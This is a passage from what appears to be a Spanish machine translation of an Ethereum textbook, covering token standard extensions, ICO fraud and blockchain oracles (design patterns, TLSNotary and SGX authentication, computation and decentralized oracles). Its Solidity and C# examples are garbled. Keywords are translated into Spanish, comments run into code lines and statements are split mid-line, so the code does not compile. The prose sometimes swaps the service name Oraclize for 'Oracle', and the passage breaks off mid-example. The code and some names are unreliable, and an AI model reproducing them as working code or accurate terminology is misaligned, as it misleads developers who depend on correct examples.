Si utiliza una implementación existente, también puede ampliarla. Una vez más, sin embargo, tenga cuidado con este impulso. La complejidad es enemiga de la seguridad. Cada línea de código que agrega expande la *superficie de ataque* de su contrato y podría representar una vulnerabilidad al acecho. Es posible que no note un problema hasta que añada mucho valor al contrato y alguien lo rompa.

PROPINA

Los estándares y las opciones de implementación son partes importantes del diseño general de un contrato inteligente seguro, pero no son las únicas consideraciones. Ver [smart_contract_security].

Extensiones a los estándares de interfaz de token

Los estándares de token discutidos en este capítulo proporcionan una interfaz mínima, con una funcionalidad limitada. Muchos proyectos han creado implementaciones extendidas para admitir funciones que necesitan para sus aplicaciones. Algunas de estas características incluyen:

control del propietario

La capacidad de dar direcciones específicas, o conjuntos de direcciones (es decir, esquemas de firmas múltiples), capacidades especiales, como listas negras, listas blancas, acuñación, recuperación, etc.

Incendio

La capacidad de destruir ("quemar") tokens deliberadamente transfiriéndolos a una dirección no gastable o borrando un saldo y reduciendo el suministro.

acuñación

La capacidad de agregar al suministro total de fichas, a una tasa predecible o por "fiat" del creador de la ficha.

Recaudación de fondos

La capacidad de ofrecer tokens para la venta, por ejemplo, a través de una subasta, venta de mercado, subasta inversa, etc.

Tapas

La capacidad de establecer límites predefinidos e inmutables en el suministro total (lo opuesto a la característica de "acuñación").

Puertas traseras de recuperación

Funciones para recuperar fondos, revertir transferencias o desmantelar el token que puede ser activado por una dirección designada o un conjunto de direcciones.

Lista blanca

La capacidad de restringir acciones (como transferencias de tokens) a direcciones específicas. Se usa más comúnmente para ofrecer tokens a "inversores acreditados" después de la verificación de las normas de diferentes jurisdicciones. Suele haber un mecanismo para actualizar la lista blanca.

Lista negra

La capacidad de restringir las transferencias de tokens al no permitir direcciones específicas. Suele haber una función para actualizar la lista negra.

Existen implementaciones de referencia para muchas de estas funciones, por ejemplo, en la biblioteca OpenZeppelin. Algunos de estos son específicos de casos de uso y solo se implementan en unos pocos tokens. Hasta el momento, no existen estándares ampliamente aceptados para las interfaces de estas funciones.

Como se discutió anteriormente, la decisión de extender un token estándar con funcionalidad adicional representa una compensación entre innovación/riesgo e interoperabilidad/seguridad.

Tokens e ICO

Los tokens han sido un desarrollo explosivo en el ecosistema Ethereum. Es probable que se conviertan en un componente muy importante de todas las plataformas de contratos inteligentes como Ethereum.

Sin embargo, la importancia y el impacto futuro de estos estándares no deben confundirse con el respaldo de las ofertas actuales de tokens. Como en cualquier tecnología en etapa inicial, la primera ola de productos y empresas fracasará casi en su totalidad, y algunos fracasarán espectacularmente. Muchos de los tokens que se ofrecen en Ethereum hoy en día son estafas, esquemas piramidales y robos de dinero apenas disfrazados.

El truco consiste en separar la visión a largo plazo y el impacto de esta tecnología, que probablemente sea enorme, de la burbuja a corto plazo de las ICO de fichas, que están plagadas de fraude. Los estándares de tokens y la plataforma sobrevivirán a la manía de tokens actual, y luego probablemente cambiarán el mundo.

Conclusiones

Los tokens son un concepto muy poderoso en Ethereum y pueden formar la base de muchas aplicaciones descentralizadas importantes. En este capítulo analizamos los diferentes tipos de tokens y estándares de tokens, y usted creó su primer token y la aplicación relacionada. Volveremos a examinar los tokens en [decentralized_applications_chap], donde usará un token no fungible como base para una DApp de subasta.

Oráculos

En este capítulo, analizamos *los oráculos,* que son sistemas que pueden proporcionar fuentes de datos externas a los contratos inteligentes de Ethereum. El término "oráculo" proviene de la mitología griega, donde se refería a una persona en comunicación con los dioses que podía ver visiones del futuro. En el contexto de las cadenas de bloques, un oráculo es un sistema que puede responder preguntas que son externas a Ethereum.
Idealmente, los oráculos son sistemas *sin confianza,* lo que significa que no es necesario confiar en ellos porque operan con principios descentralizados.

Por qué se necesitan los oráculos

Un componente clave de la plataforma Ethereum es la máquina virtual Ethereum, con su capacidad para ejecutar programas y actualizar el estado de Ethereum, limitado por reglas de consenso, en cualquier nodo de la red descentralizada. Para mantener el consenso, la ejecución de EVM debe ser totalmente determinista y basarse solo en el contexto compartido del estado de Ethereum y las transacciones firmadas.
Esto tiene dos consecuencias particularmente importantes: la primera es que no puede haber una fuente intrínseca de aleatoriedad con la que trabajar el EVM y los contratos inteligentes; la segunda es que los datos extrínsecos solo se pueden introducir como la carga de datos de una transacción.

Analicemos más esas dos consecuencias. Para comprender la prohibición de una verdadera función aleatoria en el EVM para proporcionar aleatoriedad para los contratos inteligentes, considere el efecto sobre los intentos de lograr un consenso después de la ejecución de dicha función: el nodo A ejecutaría el comando y
almacene 3 en nombre del contrato inteligente en su almacenamiento, mientras que el nodo B, ejecutando el mismo contrato inteligente, almacenaría 7 en su lugar. Por lo tanto, los nodos A y B llegarían a conclusiones diferentes sobre cuál debería ser el estado resultante, a pesar de haber ejecutado exactamente el mismo código en el mismo contexto.
De hecho, podría ser que se lograra un estado resultante diferente cada vez que se evalúa el contrato inteligente. Como tal, no habría forma de que la red, con su multitud de nodos funcionando de forma independiente en todo el mundo, llegara a un consenso descentralizado sobre cuál debería ser el estado resultante. En la práctica, sería mucho peor que este ejemplo muy rápidamente, porque los efectos colaterales, incluidas las transferencias de éter, se acumularían exponencialmente.

Tenga en cuenta que las funciones pseudoaleatorias, como las funciones hash criptográficamente seguras (que son deterministas y, por lo tanto, pueden ser, y de hecho son, parte de la EVM), no son suficientes para muchas aplicaciones. Tome un juego de apuestas que simula lanzamientos de monedas para resolver pagos de apuestas, que necesita aleatorizar cara o cruz: un minero puede obtener una ventaja jugando el juego y solo incluye sus transacciones en bloques para los que ganará. Entonces, ¿cómo solucionamos este problema? Bueno, todos los nodos pueden ponerse de acuerdo sobre el contenido de las transacciones firmadas, por lo que la información extrínseca, incluidas las fuentes de aleatoriedad, información de precios, pronósticos del tiempo, etc., puede introducirse como parte de los datos de las transacciones enviadas a la red. Sin embargo, simplemente no se puede confiar en tales datos, porque provienen de fuentes no verificables. Como tal, acabamos de aplazar el problema. Usamos oráculos para intentar resolver estos problemas, que discutiremos en detalle en el resto de este capítulo.

Casos de uso y ejemplos de Oracle

Los oráculos, idealmente, brindan una forma sin confianza (o al menos casi sin confianza) de obtener información extrínseca (es decir, del "mundo real" o fuera de la cadena), como los resultados de los partidos de fútbol, el precio del oro o números verdaderamente aleatorios. , en la plataforma Ethereum para el uso de contratos inteligentes. También se pueden usar para transmitir datos de forma segura a las interfaces de DApp directamente. Por lo tanto, se puede pensar en los oráculos como un mecanismo para cerrar la brecha entre el mundo fuera de la cadena y los contratos inteligentes. Permitir que los contratos inteligentes hagan cumplir las relaciones contractuales basadas en eventos y datos del mundo real amplía su alcance drásticamente. Sin embargo, esto también puede introducir riesgos externos al modelo de seguridad de Ethereum.

Considere un contrato de "testamento inteligente" que distribuye activos cuando una persona muere. Esto es algo que se discute con frecuencia en el ámbito de los contratos inteligentes y destaca los riesgos de un oráculo de confianza. Si el monto de la herencia controlado por dicho contrato es lo suficientemente alto, el incentivo para piratear el oráculo y desencadenar la distribución de activos *antes de que* el propietario muera es muy alto.

Tenga en cuenta que algunos oráculos proporcionan datos que son particulares de una fuente de datos privada específica, como certificados académicos o identificaciones gubernamentales. La fuente de dichos datos, como una universidad o un departamento gubernamental, es de total confianza y la veracidad de los datos es subjetiva (la veracidad solo se determina apelando a la autoridad de la fuente). Por lo tanto, dichos datos no pueden proporcionarse sin confianza, es decir, sin confiar en una fuente, ya que no existe una verdad objetiva verificable de forma independiente.
Como tal, incluimos estas fuentes de datos en nuestra definición de lo que cuenta como "oráculos" porque también proporcionan un puente de datos para contratos inteligentes. Los datos que proporcionan generalmente toman la forma de certificaciones, como pasaportes o registros de logros. Las certificaciones se convertirán en una gran parte del éxito de las plataformas de cadena de bloques en el futuro, particularmente en relación con los problemas relacionados con la verificación de identidad o reputación, por lo que es importante explorar cómo pueden ser atendidas por las plataformas de cadena de bloques.

Algunos ejemplos más de datos que podrían proporcionar los oráculos incluyen:

- Números aleatorios/entropía de fuentes físicas como procesos cuánticos/térmicos: por ejemplo, para seleccionar de manera justa a un ganador en un contrato inteligente de lotería
- Disparadores paramétricos indexados a peligros naturales: por ejemplo, activación de contratos inteligentes de bonos de catástrofe, como las mediciones de la escala de Richter para un bono de terremoto
- Datos de tipo de cambio: por ejemplo, para la vinculación precisa de criptomonedas a moneda fiduciaria
- Datos de mercados de capital: por ejemplo, cestas de precios de activos/valores tokenizados
- Datos de referencia de referencia: por ejemplo, incorporación de tasas de interés en derivados financieros inteligentes
- Datos estáticos/pseudoestáticos: identificadores de seguridad, códigos de país, códigos de moneda, etc.
- Datos de tiempo e intervalo: para activadores de eventos basados en mediciones de tiempo precisas
- Datos meteorológicos: por ejemplo, cálculos de primas de seguros basados en pronósticos meteorológicos
- Eventos políticos: para la resolución del mercado de predicción
- Eventos deportivos: para resolución de mercados de predicción y contratos de deportes de fantasía
- Datos de geolocalización: por ejemplo, como se usa en el seguimiento de la cadena de suministro
- Verificación de daños: para contratos de seguros
- Eventos que ocurren en otras cadenas de bloques: funciones de interoperabilidad
- Precio de mercado del éter: por ejemplo, para oráculos de precio de gas fiduciario
- Estadísticas de vuelos: por ejemplo, las que utilizan grupos y clubes para agrupar billetes de avión

En las siguientes secciones, examinaremos algunas de las formas en que se pueden implementar los oráculos, incluidos los patrones básicos de oráculos, los oráculos de computación, los oráculos descentralizados y las implementaciones de clientes de oráculos en Solidity.

Patrones de diseño de Oracle

Todos los oráculos proporcionan algunas funciones clave, por definición. Estos incluyen la capacidad de:

- Recopile datos de una fuente fuera de la cadena.
- Transfiera los datos en cadena con un mensaje firmado.
- Haga que los datos estén disponibles colocándolos en el almacenamiento de un contrato inteligente.

Una vez que los datos están disponibles en el almacenamiento de un contrato inteligente, otros contratos inteligentes pueden acceder a ellos a través de llamadas de mensajes que invocan una función de "recuperación" del contrato inteligente del oráculo; también se puede acceder a él mediante nodos de Ethereum o clientes habilitados para la red directamente "inspeccionando" el almacenamiento del oráculo.

Las tres formas principales de configurar un oráculo se pueden categorizar *como solicitud-respuesta, publicación, suscripción* y *lectura inmediata.*

Comenzando con los oráculos *de lectura inmediata* más simples, son aquellos que brindan datos que solo se necesitan para una decisión inmediata, como "¿Cuál es la dirección de *ethereumbook.info?"* o "¿Esta persona tiene más de 18 años?" Quienes deseen consultar este tipo de datos tienden a hacerlo "justo a tiempo"; la búsqueda se realiza cuando se necesita la información y posiblemente nunca más. Los ejemplos de tales oráculos incluyen aquellos que contienen datos sobre organizaciones o emitidos por organizaciones, como certificados académicos, códigos de marcación, membresías institucionales, identificadores de aeropuertos, identificaciones soberanas propias, etc. Este tipo de oráculo almacena datos una vez en su contrato de almacenamiento, de donde cualquier otro contrato inteligente puede buscarlo mediante una llamada de solicitud al contrato de Oracle. Puede ser actualizado. Los datos en el almacenamiento de Oracle también están disponibles para la búsqueda directa mediante aplicaciones habilitadas para blockchain (es decir, Ethereum conectadas al cliente) sin tener que pasar por la palabrería e incurrir en los costos de gas de emitir una transacción. Una tienda que desee verificar la edad de un cliente que desea comprar alcohol podría usar un oráculo de esta manera. Este tipo de oráculo es atractivo para una organización o empresa que, de lo contrario, tendría que ejecutar y mantener servidores para responder a dichas solicitudes de datos. Tenga en cuenta que es probable que los datos almacenados por el oráculo no sean los datos sin procesar que el oráculo está sirviendo, por ejemplo, por razones de eficiencia o privacidad. Una universidad podría establecer un oráculo para los certificados de logros académicos de los estudiantes anteriores.

Sin embargo, sería excesivo almacenar los detalles completos de los certificados (que podrían abarcar páginas de cursos tomados y calificaciones obtenidas). En su lugar, un hash del certificado es suficiente. Del mismo modo, un gobierno podría desear colocar identificaciones de ciudadanos en la plataforma Ethereum, donde claramente los detalles incluidos deben mantenerse privados. Una vez más, el hash de los datos (más cuidadosamente, en árboles de Merkle con sales) y almacenar solo el hash raíz en el almacenamiento del contrato inteligente sería una forma eficiente de organizar dicho servicio.

La siguiente configuración *es publicar-suscribirse,* donde un oráculo que efectivamente proporciona un servicio de transmisión para datos que se espera que cambien (quizás con regularidad y frecuencia) es sondeado por un contrato inteligente en la cadena o observado por un demonio fuera de la cadena para actualizaciones Esta categoría tiene un patrón similar a las fuentes RSS, WebSub y similares, donde el oráculo se actualiza con nueva información y una bandera indica que hay nuevos datos disponibles para aquellos que se consideran "suscritos". Las partes interesadas deben sondear el oráculo para verificar si la información más reciente ha cambiado o escuchar las actualizaciones de los contratos del oráculo y actuar cuando ocurran. Los ejemplos incluyen feeds de precios, información meteorológica, estadísticas económicas o sociales, datos de tráfico, etc. El sondeo es muy ineficiente en el mundo de los servidores web, pero no en el contexto peer-to-peer de las plataformas blockchain: los clientes de Ethereum deben mantenerse al día. con todos los cambios de estado, incluidos los cambios en el almacenamiento del contrato, por lo que el sondeo de cambios de datos es una llamada local a un cliente sincronizado. Los registros de eventos de Ethereum hacen que sea particularmente fácil para las aplicaciones buscar actualizaciones de Oracle, por lo que este patrón puede, de alguna manera, incluso considerarse un servicio "push". Sin embargo, si el sondeo se realiza desde un contrato inteligente, lo que podría ser necesario para algunas aplicaciones descentralizadas (p. ej., donde los incentivos de activación

no son posibles), entonces se puede incurrir en un gasto de gas significativo.

La categoría *de solicitud-respuesta* es la más complicada: aquí es donde el espacio de datos es demasiado grande para almacenarse en un contrato inteligente y se espera que los usuarios solo necesiten una pequeña parte del conjunto de datos general a la vez. También es un modelo aplicable para empresas proveedoras de datos. En términos prácticos, dicho oráculo podría implementarse como un sistema de contratos inteligentes en cadena e infraestructura fuera de la cadena utilizada para monitorear solicitudes y recuperar y devolver datos. Una solicitud de datos de una aplicación descentralizada suele ser un proceso asíncrono que implica una serie de pasos.
En este patrón, en primer lugar, un EOA realiza transacciones con una aplicación descentralizada, lo que resulta en una interacción con una función definida en el contrato inteligente de Oracle. Esta función inicia la solicitud al oráculo, con los argumentos asociados que detallan los datos solicitados además de información complementaria que puede incluir funciones de devolución de llamada y parámetros de programación. Una vez validada esta transacción, la solicitud de oracle se puede observar como un evento EVM emitido por el contrato de oracle, o como un cambio de estado; los argumentos se pueden recuperar y utilizar para realizar la consulta real de la fuente de datos fuera de la cadena. El oráculo también puede exigir el pago por procesar la solicitud, el pago de gas por la devolución de llamada y los permisos para acceder a los datos solicitados. Finalmente, los datos resultantes son firmados por el propietario de Oracle, lo que certifica la validez de los datos en un momento dado, y se entregan en una transacción a la aplicación descentralizada que realizó la solicitud, ya sea directamente o mediante el contrato de Oracle. Dependiendo de los parámetros de programación, el oráculo puede transmitir más transacciones actualizando los datos a intervalos regulares (por ejemplo, información de precios al final del día).

Los pasos para un oráculo de solicitud-respuesta se pueden resumir de la siguiente manera:

1. Recibir una consulta de una DApp.
2. Analice la consulta.
3. Verifique que se proporcionen permisos de pago y acceso a datos.
4. Recuperar datos relevantes de una fuente fuera de la cadena (y cifrarlos si es necesario).
5. Firmar la(s) transacción(es) con los datos incluidos.
6. Transmita las transacciones a la red.
7. Programe cualquier otra transacción necesaria, como notificaciones, etc.

También es posible una gama de otros esquemas; por ejemplo, un EOA puede solicitar y devolver datos directamente, eliminando la necesidad de un contrato inteligente de Oracle. De manera similar, la solicitud y la respuesta podrían realizarse hacia y desde un sensor de hardware habilitado para Internet de las cosas. Por lo tanto, los oráculos pueden ser humanos, software o hardware.

El patrón de solicitud-respuesta descrito aquí se ve comúnmente en arquitecturas cliente-servidor.
Si bien este es un patrón de mensajería útil que permite que las aplicaciones tengan una conversación bidireccional, quizás sea inapropiado bajo ciertas condiciones. Por ejemplo, un bono inteligente que requiera una tasa de interés de un oráculo podría tener que solicitar los datos diariamente bajo un patrón de solicitud-respuesta para garantizar que la tasa sea siempre correcta. Dado que las tasas de interés cambian con poca frecuencia, un patrón de publicación-suscripción puede ser más apropiado aquí, especialmente cuando se tiene en cuenta
consideración el ancho de banda limitado de Ethereum.

Publicar-suscribir es un patrón en el que los editores (en este contexto, Oracle) no envían mensajes directamente a los receptores, sino que clasifican los mensajes publicados en clases distintas. Los suscriptores pueden expresar su interés en una o más clases y recuperar solo aquellos mensajes que son de su interés.

interés. Bajo tal patrón, un oráculo podría escribir la tasa de interés en su propio almacenamiento interno cada vez que cambia. Múltiples DApps suscritas pueden simplemente leerlo desde el contrato de Oracle, lo que reduce el impacto en el ancho de banda de la red y minimiza los costos de almacenamiento.

En un patrón de transmisión o multidifusión, un oráculo publicaría todos los mensajes en un canal y los contratos de suscripción escucharían el canal en una variedad de modos de suscripción. Por ejemplo, un oráculo podría publicar mensajes en un canal de tasa de cambio de criptomonedas. Un contrato inteligente de suscripción podría solicitar el contenido completo del canal si requiriera la serie temporal para, por ejemplo, un cálculo de promedio móvil; otro podría requerir solo la tasa más reciente para un cálculo de precio al contado. Un patrón de transmisión es apropiado cuando el oráculo no necesita conocer la identidad del contrato de suscripción.

Autenticación de datos

Si asumimos que la fuente de datos consultada por una DApp es autoritativa y confiable (una suposición no insignificante), queda una pregunta pendiente: dado que Oracle y el mecanismo de solicitud y respuesta pueden ser operados por entidades distintas, ¿cómo podemos capaz de confiar en este mecanismo? Existe una clara posibilidad de que los datos puedan ser manipulados en tránsito, por lo que es fundamental que los métodos fuera de la cadena puedan dar fe de la integridad de los datos devueltos. Dos enfoques comunes para la autenticación de datos son *las pruebas de autenticidad* y *los entornos de ejecución confiables* (TEE).

Las pruebas de autenticidad son garantías criptográficas de que los datos no han sido manipulados. Basados en una variedad de técnicas de atestación (por ejemplo, pruebas firmadas digitalmente), transfieren efectivamente la confianza del portador de datos al certificador (es decir, el proveedor de la atestación). Al verificar la prueba de autenticidad en la cadena, los contratos inteligentes pueden verificar la integridad de los datos antes de operar con ellos. Oracle es un ejemplo de un servicio de Oracle que aprovecha una variedad de pruebas de autenticidad. Una de esas pruebas que actualmente está disponible para consultas de datos desde la red principal de Ethereum es la prueba TLSNotary. Las pruebas de TLSNotary permiten que un cliente proporcione evidencia a un tercero de que se produjo tráfico web HTTPS entre el cliente y un servidor. Si bien HTTPS es seguro en sí mismo, no admite la firma de datos. Como resultado, las pruebas de TLSNotary se basan en las firmas de TLSNotary (a través de PageSigner). Las pruebas de TLSNotary aprovechan el protocolo Transport Layer Security (TLS), lo que permite que la clave maestra de TLS, que firma los datos después de que se haya accedido a ellos, se divida entre tres partes: el servidor (el oráculo), un auditado (Oraclize) y un auditor. Oraclize utiliza una instancia de máquina virtual de Amazon Web Services (AWS) como auditor, que se puede verificar que no se ha modificado desde la instanciación. Esta instancia de AWS almacena el secreto de TLSNotary, lo que le permite proporcionar pruebas de honestidad. Aunque ofrece mayores garantías contra la manipulación de datos que un mecanismo puro de solicitud-respuesta, este enfoque requiere la suposición de que Amazon no manipulará la instancia de VM.

Town Crier es un sistema Oracle de alimentación de datos autenticado basado en el enfoque TEE; dichos métodos utilizan enclaves seguros basados en hardware para garantizar la integridad de los datos. Town Crier utiliza Software Guard eXtensions (SGX) de Intel para garantizar que las respuestas de las consultas HTTPS se puedan verificar como auténticas. SGX proporciona garantías de integridad, lo que garantiza que las aplicaciones que se ejecutan dentro de un enclave estén protegidas por la CPU contra la manipulación de cualquier otro proceso. También proporciona confidencialidad, asegurando que el estado de una aplicación sea opaco para otros procesos cuando se ejecuta dentro del enclave. Y finalmente, SGX permite la atestación, al generar una prueba firmada digitalmente de que una aplicación, identificada de forma segura por un hash de su compilación, se está ejecutando realmente dentro de un enclave. Al verificar esta firma digital, es posible que una aplicación descentralizada demuestre que una instancia de Town Crier se ejecuta de forma segura dentro de un enclave SGX. Esto, a su vez, prueba que la instancia no ha sido

manipulados y que los datos emitidos por Pregonero son por tanto auténticos. La propiedad de confidencialidad también permite que Town Crier maneje datos privados al permitir que las consultas de datos se cifren usando la clave pública de la instancia de Town Crier. Operar un mecanismo de consulta/respuesta de Oracle dentro de un enclave como SGX nos permite pensar que se ejecuta de forma segura en hardware de terceros de confianza, lo que garantiza que los datos solicitados se devuelvan sin alterar (suponiendo que confiamos en Intel/SGX).

Oráculos de computación

Hasta ahora, solo hemos discutido oráculos en el contexto de solicitar y entregar datos. Sin embargo, los oráculos también se pueden usar para realizar cálculos arbitrarios, una función que puede ser especialmente útil dado el límite de gas de bloque inherente de Ethereum y los costos de cálculo comparativamente altos. En lugar de simplemente transmitir los resultados de una consulta, los oráculos de computación se pueden usar para realizar cálculos en un conjunto de entradas y devolver un resultado calculado que puede haber sido inviable de calcular en cadena. Por ejemplo, uno podría usar un oráculo de computación para realizar un cálculo de regresión computacionalmente intensivo para estimar el rendimiento de un contrato de bonos.

Si está dispuesto a confiar en un servicio centralizado pero auditable, puede volver a Oracle. Proporcionan un servicio que permite que las aplicaciones descentralizadas soliciten el resultado de un cálculo realizado en una máquina virtual de AWS en un espacio aislado. La instancia de AWS crea un contenedor ejecutable a partir de un Dockerfile configurado por el usuario empaquetado en un archivo que se carga en el Sistema de archivos interplanetarios (IPFS; consulte [data_storage_sec]). A pedido, Oraclize recupera este archivo usando su hash y luego inicializa y ejecuta el contenedor Docker en AWS, pasando los argumentos que se proporcionan a la aplicación como variables de entorno. La aplicación en contenedores realiza el cálculo, sujeto a una restricción de tiempo, y escribe el resultado en la salida estándar, donde Oraclize puede recuperarlo y devolverlo a la aplicación descentralizada. Actualmente, Oraclize ofrece este servicio en una instancia t2.micro AWS auditable, por lo que si el cálculo tiene algún valor no trivial, es posible verificar que se ejecutó el contenedor Docker correcto. No obstante, esta no es una solución verdaderamente descentralizada.

El concepto de 'cryptlet' como estándar para las verdades verificables de Oracle se ha formalizado como parte del Marco ESC más amplio de Microsoft. Los Cryptlets se ejecutan dentro de una cápsula encriptada que abstrae la infraestructura, como E/S, y tiene el CryptoDelegate adjunto para que los mensajes entrantes y salientes se firmen, validen y prueben automáticamente. Los Cryptlets admiten transacciones distribuidas para que la lógica del contrato pueda asumir transacciones complejas de múltiples pasos, multiblockchain y sistemas externos de manera ACID. Esto permite a los desarrolladores crear resoluciones portátiles, aisladas y privadas de la verdad para usar en contratos inteligentes. Las criptas siguen el formato que se muestra aquí:

```
clase pública SampleContractCryptlet : Cryptlet
   {
            public SampleContractCryptlet (ID de Guid, ID de enlace de Guid, nombre de cadena,
                  dirección de cadena, IContainerServices hostContainer, contrato bool): base (id,
                  bindingId, nombre, dirección, hostContainer, contrato)
            {
                  MessageApi = new CryptletMessageApi(GetType().FullName, new
                        SampleContractConstructor())
```

Para una solución más descentralizada, podemos recurrir a TrueBit, que ofrece una solución para la computación fuera de la cadena escalable y verificable. Utilizan un sistema de solucionadores y verificadores que están incentivados para realizar cálculos y verificar esos cálculos, respectivamente. Si se cuestiona una solución, se realiza un proceso de verificación iterativo en subconjuntos del cálculo en cadena, una especie de "juego de verificación". El juego procede a través de una serie de rondas, cada una recursivamente

comprobando un subconjunto cada vez más pequeño del cálculo. El juego finalmente llega a una ronda final, donde el desafío es lo suficientemente trivial como para que los jueces, los mineros de Ethereum, puedan tomar una decisión final sobre si se cumplió el desafío, en la cadena. En efecto, TrueBit es una implementación de un mercado de computación, que permite que las aplicaciones descentralizadas paguen por la realización de computación verificable fuera de la red, pero confían en Ethereum para hacer cumplir las reglas del juego de verificación. En teoría, esto permite que los contratos inteligentes sin confianza realicen de forma segura cualquier tarea de cálculo.

Existe una amplia gama de aplicaciones para sistemas como TrueBit, que van desde el aprendizaje automático hasta la verificación de la prueba de trabajo. Un ejemplo de esto último es el puente Doge-Ethereum, que usa TrueBit para verificar la prueba de trabajo (Scrypt) de Dogecoin, que es una función de memoria y computacionalmente intensiva que no se puede calcular dentro del límite de gas del bloque Ethereum. Al realizar esta verificación en TrueBit, ha sido posible verificar de forma segura las transacciones de Dogecoin dentro de un contrato inteligente en la red de prueba Rinkeby de Ethereum.

Oráculos descentralizados

Si bien los datos centralizados o los oráculos de computación son suficientes para muchas aplicaciones, representan puntos únicos de falla en la red Ethereum. Se han propuesto varios esquemas en torno a la idea de oráculos descentralizados como un medio para garantizar la disponibilidad de datos y la creación de una red de proveedores de datos individuales con un sistema de agregación de datos en cadena.

ChainLink ha propuesto una red Oracle descentralizada que consta de tres contratos inteligentes clave: un contrato de reputación, un contrato de coincidencia de pedidos y un contrato de agregación, y un registro fuera de la cadena de proveedores de datos. El contrato de reputación se utiliza para realizar un seguimiento del rendimiento de los proveedores de datos. Las puntuaciones en el contrato de reputación se utilizan para completar el registro fuera de la cadena. El contrato de coincidencia de pedidos selecciona ofertas de oráculos utilizando el contrato de reputación. Luego finaliza un acuerdo de nivel de servicio, que incluye parámetros de consulta y la cantidad de oráculos requeridos.
Esto significa que el comprador no necesita realizar transacciones directamente con los oráculos individuales. El contrato de agregación recopila respuestas (enviadas mediante un esquema de compromiso-revelación) de múltiples oráculos, calcula el resultado colectivo final de la consulta y, finalmente, retroalimenta los resultados al contrato de reputación.

Uno de los principales desafíos con un enfoque tan descentralizado es la formulación de la función de agregación. ChainLink propone calcular una respuesta ponderada, lo que permite informar una puntuación de validez para cada respuesta del oráculo. La detección de una puntuación 'no válida' aquí no es trivial, ya que se basa en la premisa de que los puntos de datos atípicos, medidos por las desviaciones de las respuestas proporcionadas por los compañeros, son incorrectos. Calcular un puntaje de validez basado en la ubicación de una respuesta de Oracle entre una distribución de respuestas corre el riesgo de penalizar las respuestas correctas sobre las promedio. Por lo tanto, ChainLink ofrece un conjunto estándar de contratos de agregación, pero también permite especificar contratos de agregación personalizados.

Una idea relacionada es el protocolo SchellingCoin. Aquí, varios participantes informan valores y la mediana se toma como la respuesta "correcta". Los informantes están obligados a proporcionar un depósito que se redistribuye a favor de los valores que están más cerca de la mediana, por lo que se incentiva el informe de valores que son similares a otros. Se espera que un valor común, también conocido como el punto de Schelling, que los encuestados podrían considerar como el objetivo natural y obvio en torno al cual coordinarse, esté cerca del valor real.

Jason Teutsch de TrueBit propuso recientemente un nuevo diseño para un sistema descentralizado de datos fuera de la cadena.

oráculo de disponibilidad. Este diseño aprovecha una cadena de bloques de prueba de trabajo dedicada que puede informar correctamente si los datos registrados están disponibles o no durante una época determinada. Los mineros intentan descargar, almacenar y propagar todos los datos registrados actualmente, garantizando así que los datos estén disponibles localmente. Si bien un sistema de este tipo es costoso en el sentido de que cada nodo de minería almacena y propaga todos los datos registrados, el sistema permite reutilizar el almacenamiento liberando datos después de que finaliza el período de registro.

Interfaces de cliente de Oracle en Solidity

El uso de Oraclize para actualizar el tipo de cambio ETH/USD desde una fuente externa es un ejemplo de Solidity que demuestra cómo se puede usar Oraclize para sondear continuamente el precio ETH/USD desde una API y almacenar el resultado de manera utilizable.

Ejemplo 1. Uso de Oraclize para actualizar el tipo de cambio ETH/ USD desde una fuente externa

```
/*
      Indicador de precios ETH/USD que aprovecha la API de CryptoCompare

      Este contrato mantiene en almacenamiento un precio ETH/USD
      actualizado, el cual se actualiza cada 10 minutos. */


solidez de pragma ^0.4.1;
importar "github.com/oraclize/ethereum-api/oraclizeAPI.sol";

/*
      Los métodos antepuestos "oraclize_" indican herencia de "usingOraclize" */

contrato EthUsdPriceTicker está usandoOraclize {

        uint público ethUsd;

        evento newOraclizeQuery(cadena descripción); evento
        newCallbackResult(resultado de cadena);

        function EthUsdPriceTicker() a pagar {
              // señala la generación y el almacenamiento de pruebas de TLSN en
              IPFS oraclize_setProof(proofType_TLSNotary | proofStorage_IPFS);

              // solicita consulta
              queryTicker();
        }

        function __callback(bytes32 _queryId, string _result, bytes _proof) public { if (msg.sender !=
              oraclize_cbAddress()) throw; nuevoResultadoDevolución(_resultado);


              /*
                * Analiza la cadena de resultados en un entero sin signo para uso en cadena.
                * Utiliza el auxiliar "parseInt" heredado de "usingOraclize", lo que permite convertir un
                *   resultado de cadena como "123.45" a uint 12345. */

              ethUsd = parseInt(_resultado, 2);

              // llamado desde devolución de llamada ya que estamos sondeando el
              precio queryTicker();
        }

        function queryTicker() public payable { if
              (oraclize_getPrice("URL") > this.balance) {
                    newOraclizeQuery("La consulta de Oracle NO se envió, agregue algo de ETH para
                          cubrir la tarifa de la consulta"); } else { newOraclizeQuery("Se envió la consulta de
              Oraclize, esperando la respuesta...");
```

```
                // los parámetros de consulta son (retraso en segundos, tipo de fuente
                de datos, // argumento de fuente de datos) // especifica JSONPath,
                para obtener una parte específica del resultado de la API JSON oraclize_query(60 *
                10, "URL", "json(https://min- api.cryptocompare.com/data/price?\
                    fsym=ETH&tsyms=USD,EUR,GBP).USD");

        }
    }
}
```

Para integrarse con Oraclize, el contrato EthUsdPriceTicker debe ser un elemento secundario de usingOraclize ; el contrato usingOraclize se define en el archivo *oraclizeAPI* . La solicitud de datos se realiza mediante la función oraclize_query, que se hereda del contrato usingOraclize. Esta es una función sobrecargada que espera al menos dos argumentos:

- La fuente de datos admitida para usar, como URL, WolframAlpha, IPFS o computación
- El argumento para la fuente de datos dada, que puede incluir el uso de ayudantes de análisis JSON o XML

La consulta de precio se realiza en la función queryTicker. Para realizar la consulta, Oraclize requiere el pago de una pequeña tarifa en éter, que cubre el costo del gas para procesar el resultado y transmitirlo a la función de devolución de llamada y un recargo adicional por el servicio. Esta cantidad depende de la fuente de datos y, cuando se especifique, del tipo de prueba de autenticidad que se requiere. Una vez que se han recuperado los datos, una cuenta controlada de Oracle con permiso para realizar la devolución de llamada llama a la función __callback; pasa el valor de respuesta y un argumento queryId único que, por ejemplo, se puede usar para manejar y rastrear múltiples devoluciones de llamada pendientes de Oracle.

El proveedor de datos financieros Thomson Reuters también ofrece un servicio Oracle para Ethereum, llamado BlockOne IQ, que permite solicitar datos de mercado y de referencia mediante contratos inteligentes que se ejecutan en redes privadas o autorizadas. El contrato que llama al servicio BlockOne IQ para datos de mercado muestra la interfaz para el oráculo y un contrato de cliente que realizará la solicitud.

Ejemplo 2. Contrato de llamada al servicio BlockOne IQ para datos de mercado

```
solidez de pragma ^0.4.11;

contrato Oracle
    { uint256 public divisor; función
    initRequest(
        uint256 tipo de consulta, función (uint256) externo en éxito, función (uint256

    ) external onFailure) retornos públicos (uint256 id); función
